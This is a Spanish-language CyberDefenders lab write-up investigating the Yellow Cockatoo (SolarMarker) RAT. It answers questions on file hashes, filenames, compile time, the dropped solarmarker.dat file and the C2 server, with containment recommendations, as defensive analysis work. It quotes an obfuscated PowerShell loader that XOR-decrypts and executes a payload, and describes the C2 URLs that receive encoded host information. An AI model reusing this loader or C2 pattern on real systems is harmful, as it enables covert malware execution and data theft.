



CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: Yellow RAT (CyberDefenders)

Investigación de un incidente en GlobalTech Industries donde el malware Yellow Cockatoo RAT comprometió múltiples estaciones de trabajo mediante redirección de búsquedas web, logrando persistencia y control remoto con fines de exfiltración de información.

Sebastian David
Torres Reyes

Escenario:

During a regular IT security check at GlobalTech Industries, abnormal network traffic was detected from multiple workstations. Upon initial investigation, it was discovered that certain employees' search queries were being redirected to unfamiliar websites. This discovery raised concerns and prompted a more thorough investigation. Your task is to investigate this incident and gather as much information as possible.

Herramientas utilizadas:

- Malpedia
- Red Canary
- MalwareBazaar
- VirusTotal

Resumen:

Durante la investigación del incidente reportado en GlobalTech Industries, se identificó que varias estaciones de trabajo fueron comprometidas por el malware Yellow Cockatoo, el cual obtuvo acceso inicial redirigiendo las consultas de búsqueda de los empleados en sus navegadores hacia sitios web que distribuyeron un ejecutable malicioso. Tras la instalación, el malware ejecutó comandos ocultos en PowerShell que condujeron a la ejecución de archivos DLL maliciosos, aplicando además técnicas de evasión de entornos de análisis (sandboxing) para dificultar su detección.

Posteriormente, mediante scripts ofuscados, el malware creó archivos de persistencia en el directorio del usuario que garantizan su reactivación cada vez que el dispositivo se reinicia, ejecutándose finalmente a través de la línea de comandos y cargando un ejecutable .NET directamente en la memoria del equipo, sin residir de forma permanente en el disco, lo que dificulta aún más su identificación. El objetivo principal de este malware es obtener control remoto total sobre el dispositivo de la víctima, distribuir etapas adicionales del ataque y extraer información confidencial, manteniendo además comunicación constante con un servidor de comando y control externo que recopila información del equipo infectado, monitorea el estado de ejecución del malware y tiene la capacidad de suspender temporalmente su actividad para evadir la detección.


Existe la certeza de que se está exfiltrando información confidencial de las estaciones de trabajo afectadas, las cuales permanecen bajo control remoto de los ciberatacantes. Se considera que la gravedad del incidente es alta a crítica, ya que esta filtración de información compromete la reputación de la empresa y la

confidencialidad de datos de interesados y clientes, con un nivel de impacto que puede variar según el cargo jerárquico de los empleados afectados. Por ello, se solicita autorización para aislar de inmediato las estaciones de trabajo comprometidas, monitorear, contener y terminar todo proceso sospechoso en memoria, así como eliminar los accesos directos maliciosos de la carpeta de inicio y del registro de Windows, junto con todos los archivos asociados identificados en fuentes de inteligencia de amenazas, en particular el archivo solarmarker.dat. Asimismo, se solicita permiso para investigar en sitios de inteligencia de amenazas y foros de la Dark Web cualquier movimiento o publicación relacionada con la información robada, y para capacitar al personal, dado que este ataque se originó por desconocimiento de esta metodología de distribución a través de navegadores web y no por una vulnerabilidad de los sistemas. En caso de no lograrse la contención y erradicación del ataque, se notificará a los clientes y socios afectados dentro de las 72 horas posteriores a la ocurrencia del incidente.

P1: Understanding the adversary helps defend against attacks. What is the name of the malware family that causes abnormal network traffic?

R: Yellow Cockatoo RAT

Tras investigar el hash proporcionado en Malpedia se supo la familia de malware Yellow Cockatoo RAT bautizado así por Red Canary.



Además, este malware también es conocido como Polazert, Jupyter y SolarMarker según MalwareBazaar y el reporte de Red Canary, por lo que se encontrará información sobre él en sitios de inteligencia de amenazas bajo estos nombres.

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2020-10-15 02:23	30e527e45f50d2ba82865...	dll		dll Jupyter Polazert solarmarker	James_inthe_box	




Analysis

Yellow Cockatoo is an activity cluster involving search engine poisoning to trick users into installing a .NET RAT with infostealer capabilities. **First reported by Red Canary** in 2020, Yellow Cockatoo has also garnered attention from other researchers, who track it under other names such as **Jupyter**, **Solarmarker**, and **Polazert**. Despite dropping back considerably in 2022—affecting less than 2 percent of Red Canary customers—Yellow Cockatoo returned in 2023, cracking the monthly top 10 six times and peaking at #1 in July and November. Known for shutting down and retooling after periods of high activity, Yellow Cockatoo was notably absent from our view from February 2023 through early May 2023.

P2: As part of our incident response, knowing common filenames the malware uses can help scan other workstations for potential infection. What is the common filename associated with the malware discovered on our workstations?

R: 111bc461-1ca8-43c6-97ed-911e0e69fdf8.dll


Según VirusTotal, uno de los nombres que suele usar el malware es '111bc461-1ca8-43c6-97ed-911e0e69fdf8.dll'. El uso de un nombre en formato GUID busca imitar archivos legítimos del sistema y dificultar su identificación durante un análisis manual.



P3: Determining the compilation timestamp of malware can reveal insights into its development and deployment timeline. What is the compilation timestamp of the malware that infected our network?

R: 2020-09-24 18:26


En la sección Portable Executable Info se identificó que el atacante compiló el malware el 24 de setiembre del 2020 a las 18:26 horas UTC.



P4: Understanding when the broader cybersecurity community first identified the malware could help determine how long the malware might have been in the environment before detection. When was the malware first submitted to VirusTotal?

R: 2020-10-15 02:47

El malware se envió por primera vez a VirusTotal el 15 de octubre del 2020 a las 02:47 horas UTC. Esto demuestra un desfase de 21 días entre la compilación del binario (24/09/2020) y su primera visibilidad pública en la comunidad de ciberseguridad (15/10/2020).



The screenshot shows the VirusTotal interface with a search bar containing the hash 30e527e45f50d2ba82865c5679a6fa998ee0a1755361ab01673950810d071c85. Below the search bar is a 'History' section with a table of submission and analysis events.

History ⓘ	
Creation Time	2020-09-24 18:26:47 UTC
First Seen In The Wild	2021-01-18 20:15:04 UTC
First Submission	2020-10-15 02:47:37 UTC
Last Submission	2026-05-01 16:46:44 UTC
Last Analysis	2026-07-08 12:47:24 UTC


P5: To completely eradicate the threat from Industries' systems, we need to identify all components dropped by the malware. What is the name of the .dat file that the malware dropped in the AppData folder?

R: solarmarker.dat

Según el reporte de Red Canary, el malware realiza una ejecución de script powershell ofuscado.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command
"$p='C:\Users\REDACTED\e091d09fa72e9b46db8a0a512eec30c9.txt';$xk='KjycAqXpZMgQmwrRYF
kDJTfiHdIStWVuELNxvzBOChPUenoGbals';$xb=
[System.Convert]::FromBase64String([System.IO.File]::ReadAllText($p));remove-item
$p;for($i=0;$i -lt $xb.count;){for($j=0;$j -lt $xk.length;$j++){ $xb[$i]=$xb[$i] -
bxor $xk[$j];$i++;if($i -ge $xb.count){$j=$xk.length}};$xb=
[System.Text.Encoding]::UTF8.GetString($xb);iex $xb;"
```

Una de las funciones de este script es la creación de varios archivos LNK y DAT para garantizar la persistencia ya que estos archivos tendrán como propósito la ejecución de un archivo DLL malicioso también creado. Entre estos archivos, se creó 'solarmarker.dat' en el directorio C:\users\[REDACTED]\appdata\roaming.



P6: It is crucial to identify the C2 servers with which the malware communicates to block its communication and prevent further data exfiltration. What is the C2 server that the malware is communicating with?

R: hxxps[:]//[/]gogohid[.]com

El reporte menciona que tras un análisis superficial de uno de los binarios distribuidos por el malware reveló una conexión al servidor C2 'hxxps[:]//[/]gogohid[.]com' para la compartición de información del host y extracción de información sobre el estado de ejecución. Se visualizó además una dirección IP adicional utilizada para C2, 45.146.165[.]221 y sospechas sobre direcciones IP pertenecientes a la misma subred.

On a more granular level, Yellow Cockatoo performs the following C2-related actions:

1. It collects a variety of host information (some of it listed below).
2. It loads a randomly-generated string to %USERPROFILE%\AppData\Roaming\solarmarker.dat, which serves as a unique identifier for the host.
3. It connects to the C2 server (address: [https://gogohid\[.\]com/gate?q=ENCODED_HOST_INFO](https://gogohid[.]com/gate?q=ENCODED_HOST_INFO)) sharing a variety of host information (see below) and retrieving its first command.
4. It retrieves and parses commands in an infinite loop.
5. Upon executing a command, its execution status is reported to [https://gogohid\[.\]com/success?i=ENCODED_CMD_AND_HOST_ID_INFO](https://gogohid[.]com/success?i=ENCODED_CMD_AND_HOST_ID_INFO) along with a certain information (see below).